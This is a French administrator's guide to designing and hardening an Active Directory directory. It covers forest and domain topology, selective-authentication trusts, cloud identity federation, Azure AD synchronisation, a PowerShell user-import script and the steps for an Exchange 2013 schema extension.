TESTER LA SECURITE DE VOTRE ANNUAIRE ACTIVE DIRECTORY V2
(Version du 30/01/2017)

INTRODUCTION

En cette fin d'année 2014, de nombreuses études montrent que les DSI ont 2 grandes priorités :
1. La migration vers des services Cloud comme *Office 365*, *Windows Azure* pour renforcer la fiabilité et/ou diminuer le coût des services proposés par les DSI.
2. Le renforcement de la sécurité de leur infrastructure informatique. L'année 2013 a été marquée par les révélations d'Edward SNOWDEN sur les pratiques de la NSA. L'année 2014 restera marquée par le piratage de Sony Picture et la fuite de données confidentielles.
Ces 2 sujets touchent directement l'infrastructure de domaine Active Directory. Les projets CLOUD nécessitent la mise en œuvre d'une infrastructure permettant aux utilisateurs de s'authentifier avec leur login / mot de passe Active Directory pour accéder aux services hébergés en ligne. Le renforcement de la sécurité des infrastructures informatiques passe par le renforcement de la sécurité de l'annuaire Active Directory. Il est nécessaire de rappeler qu'un administrateur du domaine Active Directory est par défaut administrateur local de toutes les machines du domaine (serveurs et stations de travail).

Dans ce document, nous verrons comment :

- Concevoir un annuaire Active Directory sécurisé et qui répond aux besoins de l'entreprise.
- Déléguer l'administration de son annuaire Active Directory.
- Définir une politique de mots de passe d'entreprise.
- Renforcer la sécurité des protocoles d'authentification Active Directory.
- Gérer les permissions d'accès avec Active Directory.
- Industrialiser et sécuriser le déploiement des contrôleurs de domaine.
- Mettre en place une politique de prévention des risques.

1 CONCEVOIR UN ANNUAIRE SECURISE ET QUI REPOND AUX BESOINS DE L'ENTREPRISE

1.1 LES NOTIONS FONDAMENTALES


Microsoft organise son annuaire Active Directory autour de 4 types d'objets, les forêts, les domaines, les unités organisationnelles et les relations d'approbation.

Une *forêt* est un ensemble de domaines partageant la même configuration, le même schéma et le même catalogue global. Dans une forêt chaque domaine approuve directement ou indirectement les autres domaines de la forêt. Ces relations d'approbations ne peuvent pas être supprimées. La forêt est la limite de sécurité d'un annuaire Active Directory. Pour garantir que les utilisateurs d'une entité ne disposent pas d'accès dans l'annuaire d'une autre entité, deux forêts distinctes doivent être créées.

Un domaine est une partition dans une forêt Active Directory. Le propriétaire administratif par défaut d'un domaine est le groupe *Domain Admins* de ce domaine. Le groupe *Enterprise Admins* qui dispose de permissions sur tous les objets de tous les domaines de la forêt se trouve dans le domaine racine. Un administrateur du domaine racine de la forêt peut donc disposer de tous les droits sur tous les domaines de la forêt. C'est en général pour cette raison que le domaine racine n'est pas utilisé dans les structures disposant d'une forêt avec plusieurs domaines.

Une unité organisationnelle (OU) est un conteneur dans un domaine. Une OU peut contenir des comptes utilisateurs, des groupes, des comptes ordinateurs et d'autres OU (entre autres). Les OU permettent donc d'organiser l'annuaire. Il est possible de déléguer l'administration du contenu d'une OU à un groupe et/ou utilisateur spécifique et d'appliquer des stratégies de groupes aux utilisateurs et ordinateurs dans cette OU.

Une relation d'approbation est un lien de confiance établi entre deux domaines Active Directory (ou entre un domaine Active Directory et un domaine Windows NT4 ou entre un domaine Active Directory et un domaine Kerberos non-Windows).
Quand le domaine « *A* » approuve le domaine « *B* », les administrateurs du domaine « *A* » peuvent définir des permissions sur une machine du domaine « *A* » pour des utilisateurs / groupes / ordinateurs du domaine « *B* ». Les utilisateurs du domaine « *B* » peuvent donc accéder à des ressources du domaine A. Les relations d'approbation permettent entre autres d'étendre aux deux domaines la portée du groupe *Authenticated users*. Ce groupe dispose par défaut du droit d'ouvrir une session sur une station de travail Windows et de nombreuses permissions sur le système de fichiers.
Dans les forêts en mode natif 2003, il est possible de créer des relations d'approbation de type Authentification *sélective*. Avec ce type d'approbation, la portée du groupe *Authenticated users* n'est pas étendue. Pour permettre à un utilisateur du domaine B d'accéder au serveur SRV2012B du domaine « *A* », l'administrateur du domaine « *A* » doit donner le droit *Allowed to authenticate* au compte utilisateur du domaine « *B* » au niveau du compte ordinateur *SRV2012B* dans le domaine « A ».



Lorsqu'une relation d'approbation est créée, un objet TDO (*Trusted Domain Object*) est créé dans le conteneur *System* de chacun des 2 domaines. Un compte utilisateur spécial dans le conteneur *Users* est aussi créé pour la compatibilité avec les domaines NT4. Pour plus d'informations sur les relations d'approbation je vous invite à lire le chapitre 6 *Relations interdomaines* du document suivant :
http://www.ssi.gouv.fr/IMG/pdf/Aurelien_Bordes_-_Secrets_d_authentification_episode_II_Kerberos_contre-attaque.pdf

1.2 ANALYSER LE BESOIN DE VOTRE ENTREPRISE

La topologie de votre annuaire Active Directory (forêt, domaine, unités d'organisation) doit correspondre aux besoins de votre société. Avant même de concevoir votre architecture d'annuaire vous devez analyser le fonctionnement de votre entreprise.

Comment votre entreprise est-elle organisée ?

Votre entreprise est-elle découpée en plusieurs entités / filiales ?
Les utilisateurs de chaque entité ont-ils besoin de travailler avec les utilisateurs des autres entités ?
Plusieurs entités d'une entreprise peuvent partager la même architecture d'annuaire mais peuvent cependant devoir demeurer indépendantes du reste de la société.
Disposez-vous d'une direction informatique centralisée ou décentralisée (une DSI par entité au niveau de votre société) ?

Quelles sont les contraintes techniques de votre société ?

Disposez-vous d'applications qui modifient le schéma Active Directory comme Exchange, Lync, SCCM ou qui stockent leur configuration dans l'annuaire Active Directory (généralement dans la partition de configuration) ?
Hébergez-vous des serveurs, applications et des données pour vos clients ?
Publiez-vous des applications sur Internet (extranet, messagerie, applications métiers) ?
Devez-vous fournir des accès à votre système d'informations pour des prestataires, des partenaires ? Ces prestataires, partenaires peuvent-ils devenir / être aussi des concurrents potentiels ? Quel est le risque de vol de données ?

Quelles sont les contraintes juridiques de votre société ?

Certaines entités sont soumises à des contraintes juridiques qui leur imposent de disposer de leur propre système d'information qui doit être isolé de celui des autres entités de la société.
C'est particulièrement vrai si pour une entité travaillant dans le secteur de la finance, de la défense ou des institutions gouvernementales.

Quelles données dois-je stocker dans mon annuaire Active Directory ?

Active Directory est un annuaire LDAP. Il sert principalement à authentifier les utilisateurs mais peut aussi héberger des informations au niveau des comptes utilisateurs comme le numéro de téléphone, l'adresse email, le numéro d'employé, le type du compte utilisateur (prestataire, employé, compte de service).

1.3 CHOISIR UNE TOPOLOGIE ACTIVE DIRECTORY

Plus vous ajoutez de domaines / forêts dans une architecture Active Directory, plus l'administration devient complexe. Pour cette raison, l'architecture Active Directory à privilégier est un domaine dans une forêt (mono-domaine) avec quelques exceptions / cas particuliers.

1.3.1 EXCEPTION 1 : UNE SOCIETE AVEC DES ENTITES INDEPENDANTES

Créer une forêt avec un domaine pour chaque entité de la société si ces 2 conditions sont remplies :

- La direction de l'entreprise souhaite pouvoir revendre cette entité prochainement.
- Les échanges entre les utilisateurs de cette entité et ceux des autres entités de la société sont réduits (uniquement la direction).

1.3.2 EXCEPTION 2 : DES APPLICATIONS QUI MODIFIENT LE SCHEMA ACTIVE DIRECTORY

Créer une forêt avec un domaine pour héberger les applications qui modifient le schéma Active Directory. Cette règle s'applique surtout pour des applications développées en interne qui nécessitent de créer des attributs / classes d'objets spécifiques. Il n'est en effet pas possible de supprimer un attribut / classe d'objet ajouté dans le schéma Active Directory. Elle s'applique partiellement pour les applications comme *Microsoft Exchange, Microsoft Lync*. Microsoft teste la compatibilité des extensions de schéma entre ces différentes applications. On notera cependant deux problèmes connus :

- OCS 2007 R2 (ancien nom commercial de Lync) ne fonctionne plus correctement après la mise à jour du schéma Active Directory pour le déploiement de contrôleur de domaine Windows 2008 R2. La solution est de réappliquer l'extension de schéma pour *OCS 2007 R2* après l'extension de schéma pour les contrôleurs de domaine Windows 2008 R2 : http://support.microsoft.com/kb/982020/en-us

- Il n'est pas possible de lancer l'extension de schéma pour *OCS 2007 R2* après avoir mis à jour le schéma pour *Lync 2010*. Cela peut poser des problèmes dans le cadre de scénario de migration de *LCS 2005* vers *Lync 2010* (en passant par *OCS 2007 R2*). Ce problème est très grave car la seule solution est alors de restaurer complètement la forêt (Forest Recovery). Je vous invite donc à lire attentivement cet article http://blogs.technet.com/b/askpfeplat/archive/2012/02/20/2008-r2-active-directory-schema-updates-lcs-ocs-and-lync.aspx

Dans tous les cas, une mise à jour du schéma doit **être testée** sur un environnement de qualification copie conforme de l'environnement de production. Un pas à pas complet pour créer ce type d'environnement est fourni à l'adresse suivante : http://msreport.free.fr/?p=154.

1.3.3 EXCEPTION 3 : LES HEBERGEURS

Si vous êtes un hébergeur, je vous invite à déployer une forêt spécifique pour authentifier les utilisateurs de votre société et une seconde forêt pour authentifier vos clients (voir une forêt par client). Vous pourrez définir une relation d'approbation avec *authentification sélective* pour permettre aux équipes informatiques de votre société d'administrer la ou les forêts dédiées à vos clients.

1.3.4 EXCEPTION 4 : CONTRAINTES LEGALES

Si l'activité d'une de vos entités ou d'un de vos services exige une isolation complète, vous devez créer une forêt avec un domaine pour cette entité / service et mettre en place une relation d'approbation avec *authentification sélective* (si vous avez besoin de partager des ressources entre entités).

1.3.5 EXCEPTION 5 : TRAVAILLER AVEC LES CONCURRENTS

Plusieurs solutions sont possibles si vous devez fournir un accès à une de vos applications métiers aux employés d'une autre société qui est un partenaire sur un dossier / projet et aussi un concurrent sur d'autres dossiers / projets.

- Solution 1 : créer des comptes utilisateurs Active Directory pour ces utilisateurs dans votre domaine.
- Solution 2 : créer un autre domaine dans votre forêt pour ces utilisateurs.
- Solution 3 : créer les comptes des utilisateurs externes dans une seconde forêt et créer une relation d'approbation avec authentification sélective.
- Solution 4 : créer des comptes locaux sur les stations de travail et les serveurs sur lequel le partenaire doit travailler.
- Solution 5 : utiliser une solution de fédération d'identité (ADFS, PING Identity ou autres). Votre partenaire peut s'authentifier avec les comptes utilisateurs de son annuaire pour accéder à votre application. Votre application doit alors être compatible avec des protocoles de fédération d'identité comme SAML.

1.3.5.1 Solution 1 : utiliser le domaine de production

Tous les utilisateurs du domaine sont membres du groupe *Authenticated users* et du groupe *Domain users*. Les comptes utilisateurs pour les prestataires / concurrents ont donc des accès sur toutes les machines du domaine. Pour restreindre ces accès, il faut appliquer la procédure suivante :
Créer le groupe *GG_EXTERNAL_USERS*.
Ajouter les utilisateurs externes aux groupes *GG_EXTERNAL_USERS*.
Configurer le compte utilisateur externe afin que ce dernier ne puisse ouvrir des sessions que sur certaines machines. Pour cela, aller dans les propriétés du compte utilisateur, onglet *Account* puis cliquer sur le bouton « *Log on To* » et cocher la case *The following computers*. Entrer la liste des machines sur lesquelles l'utilisateur peut ouvrir sa session. L'attribut sous-jacent gère jusqu'à 1024 valeurs. Cette méthode empêche l'ouverture de session en local mais l'utilisateur peut toujours accéder à des machines non autorisées via le réseau (accès aux partages).
Une alternative à cette méthode est de configurer le paramètre de GPO *Deny logon locally* au groupe *GG_EXTERNAL_USERS* et appliquer cette GPO sur toutes les machines du domaine sauf celles auxquelles les utilisateurs externes ont le droit de se connecter.
Configurer le paramètre de GPO *Deny Access to this computer from the network* au groupe *GG_EXTERNAL_USERS* et appliquer cette GPO sur les machines Windows réservées aux utilisateurs internes. Ce paramètre va empêcher les utilisateurs externes d'accéder aux ressources internes.

1.3.5.2 Solution 2 : créer un nouveau domaine dans la forêt

Cette solution n'a aucun intérêt au niveau sécurité. De plus, les environnements Active Directory avec des forêts contenant plusieurs domaines sont plus complexes à gérer (configuration DNS, augmentation du nombre de contrôleurs de domaine requis). Par défaut, Active Directory crée des relations d'approbations entre domaines d'une même forêt qui ne peuvent pas être supprimées et sur lesquelles on ne peut pas activer l'authentification sélective. Un utilisateur du domaine A sera donc *Authenticated Users* dans le domaine B et inversement. On se retrouve avec les limites de sécurité du scénario 1.

1.3.5.3 Solution 3 : créer un domaine dans une nouvelle forêt

C'est le scénario qui offre le meilleur niveau de sécurisation. Le principe est de :
1. Créer un domaine dans une forêt séparée.
2. Créer une relation d'approbation bidirectionnelle (voir monodirectionnelle selon le besoin) entre ces deux forêts (relation d'approbation inter-forêts).
3. Activer l'authentification sélective au niveau de la relation d'approbation.
4. Configurer les accès dans les domaines. Pour donner accès à une ressource Y1 membre du domaine Y (de la forêt Y) à un utilisateur du domaine X (de forêt X), vous devez donner le droit *Allowed to authenticate* sur le compte ordinateur de la machine Y1 à l'utilisateur du domaine X (de la forêt X). Dans le cas contraire si l'utilisateur essaie d'accéder à la ressource, il a le message d'erreur suivant :

« *Logon Failure. The machine you are logging onto is protected by an authentication firewall. The specified account is not allowed to authenticate to the machine* ».
La solution est très sécurisée par défaut mais a les inconvénients suivants :
Vous avez deux annuaires Active Directory à gérer.
Il faut configurer les permissions au niveau des comptes ordinateurs des serveurs de ressources (la permission *Allowed to authenticate*).
Certaines applications ne peuvent pas s'authentifier avec des comptes dans 2 forêts séparées.
Il faut obligatoirement activer l'authentification sélective au niveau de la relation d'approbation sinon on a les mêmes contraintes que le scénario 1 et 2.

1.3.5.4 Solution 4 : créer des comptes locaux

Cette solution peut fonctionner si les utilisateurs locaux ne disposent pas du droit *administrateur* sur les stations locales. Dans la mesure du possible, les machines (serveurs / stations de travail) doivent alors être en groupe de travail. Nous verrons dans les paragraphes suivants qu'un administrateur local qui dispose du privilège *Debug programs* pour faire des élévations de privilège en réalisant une attaque de type *Pass the NTLM HASH* ou *Pass the Kerberos Ticket*.

1.3.6 EXCEPTIONS 6 : APPLICATIONS HEBERGEES DANS LE CLOUD

En général, les applications hébergées dans le Cloud proposent deux modes d'authentification :

- **Une authentification avec l'annuaire local de l'application :** ce mode permet aux utilisateurs d'accéder aux services sans configuration de base mais nécessite que l'utilisateur mémorise un nouveau login / mot de passe. Nous verrons qu'il est nécessaire de réduire au maximum le nombre de logins / mots de passe que l'utilisateur doit retenir pour renforcer la sécurité de l'annuaire Active Directory.

- **Authentification avec l'annuaire Active Directory / LDAP de l'entreprise :** ces applications le permettent en général via la prise en charge des protocoles de fédérations d'identité comme SAML (*Security Assertion Markup Language*).

Les protocoles de fédération d'identité s'appuient sur 4 éléments :
- **Le Principal :** c'est le compte utilisateur qui souhaite accéder à l'application dans le Cloud.
- **Le fournisseur d'identité (ou IDP)** : c'est l'annuaire Active Directory (ou un autre annuaire LDAP).
- **Le fournisseur de service (SP) :** c'est l'application dans le Cloud (SalesForce, Office 365…)
- **La solution de fédération d'identité :** elle permet de créer une relation de confiance entre l'IDP (l'annuaire Active Directory) et le SP (l'application Cloud). Le but est de permettre aux utilisateurs d'accéder / s'authentifier à l'application Cloud (SalesForce, Office 365) avec leur compte utilisateur Active Directory sans donner un accès direct à l'annuaire à l'application Cloud. Ping Identity ou Microsoft ADFS sont des solutions de fédération d'identité.

Comment cela fonctionne (exemple avec un scénario de type *SP Initiated*) :
Le Principal va demander l'accès aux services du fournisseur de service. Le fournisseur de service va alors demander un jeton (SAML par exemple) pour ce Principal auprès de la solution de fédération d'identité (serveurs Ping Identity, Microsoft ADFS…). La solution de fédération d'identité va construire le jeton à partir des informations échangées avec le fournisseur d'identité (l'annuaire Active Directory, ou un annuaire LDAP) et le renvoyer au Principal. Le Principal va fournir ce jeton au fournisseur de service (l'application Cloud). L'application Cloud va générer un cookie ou un ticket pour donner accès à l'utilisateur de l'application.
L'avantage de cette solution est que l'hébergeur de l'application n'a pas un accès direct à l'annuaire. L'application a uniquement un accès au serveur de fédération d'identité.
La relation de confiance s'applique uniquement pour une application spécifique. Le périmètre de cette relation de confiance est donc plus restreint que celui établi avec une relation d'approbation.

Je vous invite à lire la documentation de la solution *Ping Féderate* pour mieux comprendre le fonctionnement des protocoles de fédération d'identité (exemple d'implémentation avec Office 365) :
http://documentation.pingidentity.com/display/PF66/PDF+Downloads
http://documentation.pingidentity.com/pages/viewpage.action?pageId=10518544

Il existe aussi une solution Open Source appelée *Shibboleth* (https://shibboleth.net/about).
Exemple d'implémentation avec Office 365 : http://technet.microsoft.com/fr-fr/library/jj205456.aspx

Si vous ne souhaitez pas mettre en œuvre une solution de fédération d'identité, vous devez obligatoirement créer une relation d'approbation avec authentification sélective entre votre forêt (contenant les comptes de vos utilisateurs) et la forêt contenant les ressources utilisées par l'application hébergée dans le Cloud. Cette solution réduit le niveau de sécurité de votre annuaire.

Il est déconseillé de créer un compte utilisateur standard et d'ouvrir un accès en LDAP / LDAPS. Avec ce compte, le prestataire de l'application Cloud disposerait d'un accès en lecture seule à presque toutes les données de l'annuaire (y compris la configuration de cet annuaire).

1.4 UTILISER ACTIVE DIRECTORY COMME ANNUAIRE D'ENTREPRISE

Active Directory est un annuaire LDAP standard qui peut être utilisé pour héberger les données (coordonnées, information RH) de vos utilisateurs comme le numéro de téléphone, l'adresse email, le numéro d'employé, le type du compte utilisateur (prestataire, employé, compte de service), le service, l'entité ou la fonction.
Les applications qui s'appuient sur l'annuaire Active Directory comme Exchange, Lync, SharePoint disposeront d'un accès à ces données. Un utilisateur A pourra ainsi trouver via son client de messagerie (Outlook, OWA…) les coordonnées (téléphone, adresse…) d'un autre utilisateur. Héberger les données RH de l'entreprise dans l'annuaire Active Directory pose cependant les questions suivantes :

- Comment répliquer les données depuis les bases RH vers Active Directory ?
- Comment héberger l'ensemble des données au niveau de l'annuaire Active Directory ?
- Comment et qui doit administrer ces attributs ?
- Comment protéger les attributs contenant des données sensibles ?
- Comment faire pour qu'un utilisateur standard ne puisse pas visualiser la valeur de certains attributs (avec des données confidentielles) ?
- Comment synchroniser son annuaire Active Directory avec d'autres annuaires ?

1.4.1 SYNCHRONISER L'ANNUAIRE AVEC D'AUTRES SOURCES DE DONNEES (BASES RH…)

Des solutions de synchronisation entre différentes sources de données (SQL Server, annuaire LDAP) comme *Forefront Identity Manager (FIM / MIM 2016)* ou *Talend Open Studio for Data Integration* existent mais leur coût de mise en œuvre est important (licences, prestations).
Une solution alternative plus simple est de générer un export des bases RH au format CSV et d'utiliser un script PowerShell pour mettre à jour les attributs des comptes utilisateurs. Le script PowerShell d'importation pourra être exécuté tous les jours ou toutes les heures.

Le script PowerShell ci-dessous permet par exemple de créer des comptes utilisateurs dans l'annuaire Active Directory à l'aide d'un fichier CSV. Le fichier CSV doit utiliser point-virgule comme séparateur et doit contenir les colonnes « *prenom* », « *nom* », « *tel* » et « *login* » complétées pour chaque utilisateur à créer.

```
Import-Module ActiveDirectory
$base = Import-Csv -Path C:\adm\base.csv -UseCulture
foreach ($line in $base)
{
New-ADUser -GivenName $($line.prenom) -Name $($line.nom) -OfficePhone $($line.tel) -SamAccountName $($line.login)
$passwd2 = ConvertTo-SecureString -String $($line.mdp) -AsPlainText -force
Set-ADAccountPassword -Identity $($line.login) -NewPassword $passwd2
Enable-ADAccount -Identity $($line.login)
}
```

1.4.2 SYNCHRONISER AZURE ACTIVE DIRECTORY AVEC ACTIVE DIRECTORY

Prenons l'exemple d'une société qui souhaite migrer vers *Office 365 Entreprise Plan E3*. Cette solution est en fait basée sur les 6 produits suivants qui s'appuient tous sur un annuaire appelé *Azure*

Active Directory, (un mélange entre un annuaire Active Directory standard et un annuaire *Active Directory Lightweight Services*)

- **Exchange Online :** les utilisateurs disposent d'une boîte aux lettres **de 50 Go** avec toutes les fonctionnalités collaboratives d'Exchange 2013 Server. Avec la licence Office 365 Plan E3, les utilisateurs disposent d'un archivage email illimité. Les utilisateurs peuvent chiffrer / signer leur email avec S/MIME ou s'appuyer sur la solution *Azure Active Directory Rights Management* pour sécuriser les échanges emails.

- **Lync Online :** les utilisateurs disposent des fonctionnalités de présence, messagerie instantanée, d'audioconférence et de vidéoconférence de Lync 2013 Server.

- **SharePoint Online :** les utilisateurs disposent d'un espace de stockage en ligne de 1 To qu'ils peuvent synchroniser sur leur station de travail avec le client *OneDrive for Business* (anciennement SharePoint Workspace puis SkyDrive Pro).
  Les utilisateurs peuvent aussi disposer de tous les types de sites web SharePoint 2013 (Intranet collaboratifs, sites web d'équipes). Office 365 permet de sécuriser toutes les données SharePoint avec Azure Active Directory Right (basé sur Right Management Services).

- **Azure Active Directory Rights Management :** Office 365 Plan E3 intègre les fonctionnalités d'*Active Directory Right Management Services*. Cette solution vous permet de chiffrer / signer vos documents, d'empêcher le transfert des documents hors de votre entreprise, de bloquer des fonctionnalités comme le copier / coller, l'impression, la modification de vos documents. Pour plus d'informations, consulter l'article suivant : http://technet.microsoft.com/fr-fr/library/jj585026.aspx

- **Yammer Enterprise :** Microsoft a récemment fait l'achat d'une solution de réseau social d'entreprise. Vous pouvez voir Yammer comme une sorte de Facebook d'entreprise (création d'événements, partages de liens, sondages, création de groupes, partages de fichiers, conversations, articles). Pour plus d'informations, voir http://www.zdnet.com/yammer-enterprise-in-office-365-enterprise-first-take-deeper-integration-7000023229.

- **Office 365 ProPlus :** il s'agit d'une version spéciale d'Office 2013 Professionnel. Cette version nécessite un compte Office 365 pour s'activer (activation périodique tous les 30 jours) et dispose d'un nouveau système de déploiement accéléré en streaming appelé *Click to Run*. Pour plus d'informations, voir http://technet.microsoft.com/en-us/library/jj219423(v=office.15).aspx

- **Des applications pour les terminaux mobiles / tablettes :** Microsoft permet de disposer de tous les outils de la suite Office 365 (Outlook Web App, Lync, Word, Excel…) sur les terminaux mobiles et les tablettes. Les utilisateurs sous Office 365 peuvent télécharger Office 365 ProPlus sur leur IPAD / IPHONE.

Les administrateurs souhaitent en général :
- Que les informations de l'annuaire Active Directory comme le numéro de téléphone des utilisateurs, l'adresse email soient répliquées dans l'annuaire *Azure Active Directory*. Ils peuvent ainsi accéder à toutes ces informations depuis les clients comme Outlook, Lync.
- Définir quelles ressources (comptes utilisateurs / groupes) répliquent avec *Azure Active Directory*.
- Empêcher des informations (attributs confidentiels) de répliquer dans l'annuaire *Azure Active Directory*.
- Que l'utilisateur se connecte aux services Office 365 avec son login / mot de passe Active Directory.
- Pouvoir visualiser toutes les ressources de son annuaire dans les interfaces d'administration Office 365 (portail Office 365 ou modules PowerShell Office 365). Exemple :
  Un utilisateur appelé *melanie.mathieu* a été créé dans l'annuaire Active Directory. Vous souhaitez maintenant affecter une licence Office 365 Entreprise Plan E3 à cette utilisatrice pour qu'elle puisse se connecter aux services Office 365.

Ces actions sont possibles avec des outils de synchronisation comme *Azure Active Directory Sync* (AD-SYNC, http://www.microsoft.com/en-us/download/details.aspx?id=44225). Cet outil est en fait basé sur le moteur de *Forefront Identity Manager 2010* Il va permettre :

- De définir les ressources de l'annuaire qui vont répliquer en sélectionnant les OU autorisées à répliquer.
- De définir les objets utilisateurs qui vont répliquer en se basant sur la valeur d'un ou plusieurs attributs.
- De répliquer éventuellement le mot de passe des utilisateurs dans l'annuaire Azure Active Directory. Cette solution permet en partie d'éviter l'utilisation d'un protocole de fédération d'identité mais copie un dérivé du Hash du mot de passe de l'utilisateur dans l'annuaire Azure Active Directory. Cela pourrait poser des problèmes de sécurité même si Microsoft s'engage sur le fait qu'aucune fonction mathématique ne permet de retrouver le Hash du mot de passe du compte utilisateur Active Directory à partir de la version copiée du Hash du mot de passe dans Azure Active Directory.

1.4.3 HEBERGER LES DONNEES DE L'ENTREPRISE DANS L'ANNUAIRE ACTIVE DIRECTORY

De base, Active Directory dispose de nombreux attributs pour héberger les données des utilisateurs. Je vous invite à lire l'article http://msdn.microsoft.com/en-us/library/ms683980(v=vs.85).aspx qui détaille les champs disponibles dans le schéma Active Directory de base (après déploiement du premier contrôleur de domaine). Si vous avez besoin de plus attributs, vous pouvez préparer le schéma Active Directory pour Exchange 2013 (ne nécessite pas l'achat de licences Exchange 2013).
Cette extension de schéma vous permettra d'utiliser les attributs ci-dessous pour héberger vos données au niveau des objets comptes utilisateurs :

- extensionAttribute1
- extensionAttribute2
- …
- extensionAttribute15
- msExchExtensionCustomAttribute1
- …
- msExchExtensionCustomAttribute5

Les attributs *extensionAttribute* sont de type chaîne de caractères. Le *LDAPDisplayName* de cet attribut commence par *extensionAttribute (exemple : extensionAttribute1* mais leur *adminDisplayName* commence par *ms-Exch-Extension-Attribute-* (exemple : *ms-Exch-Extension-Attribute-1*).
Les attributs *msExchExtensionCustomAttribute* sont des tableaux qui autorisent jusqu'à 1300 entrées de type chaîne de caractères.
D'autres attributs semblent disponibles comme msDS-cloudExtensionAttribute1 à msDS-cloudExtensionAttribute20 et msExchExtensionAttribute16 à msExchExtensionAttribute45. Microsoft déconseille cependant de les utiliser car ils sont réservés pour de futurs usages.


Pour déployer l'extension de schéma Exchange 2013 :
1. Valider le bon fonctionnement de vos sauvegardes Active Directory.
2. Désactiver l'antivirus temps réel sur le contrôleur de domaine avec le rôle de maître de schéma.
3. Ouvrir une session avec un utilisateur membre du groupe « *Schema admins* » et « *Enterprise admins* ». Télécharger l'installation d'Exchange 2013 à cette adresse : http://technet.microsoft.com/fr-fr/evalcenter/hh973395.aspx. Double cliquer sur le fichier et extraire les sources d'installation dans *C:_adm\sources\Exchange2013* sur le contrôleur de domaine avec le rôle de maître de schéma Active Directory.
4. Désactiver la réplication entrante / sortante sur ce contrôleur de domaine avec les commandes suivantes (dans l'exemple ci-dessous *SRV2012R2* est le nom du contrôleur de domaine avec le rôle de maître de schéma):
repadmin /options SRV2012R2 +DISABLE_OUTBOUND_REPL
repadmin /options SRV2012R2 +DISABLE_INBOUND_REPL
5. Lancer l'invite de commande PowerShell en tant qu'administrateur et lancer la commande suivante :
C:_adm\sources\Exchange2013\Setup.exe /PrepareSchema /IAcceptExchangeServerLicenseTerms

6. Une fois que la mise à jour du schéma est terminée, valider le bon fonctionnement du contrôleur de domaine. Réactiver la réplication entrante / sortante sur le contrôleur de domaine avec le rôle de maître de schéma en tapant les commandes suivantes :
repadmin /options SRV2012R2 -DISABLE_OUTBOUND_REPL
repadmin /options SRV2012R2 -DISABLE_INBOUND_REPL

Cette procédure doit être **testée et validée** sur un environnement de maquette copie conforme de l'environnement de production avant toute application en production.

1.4.4 COMMENT ET QUI DOIT ADMINISTRER CES ATTRIBUTS ?

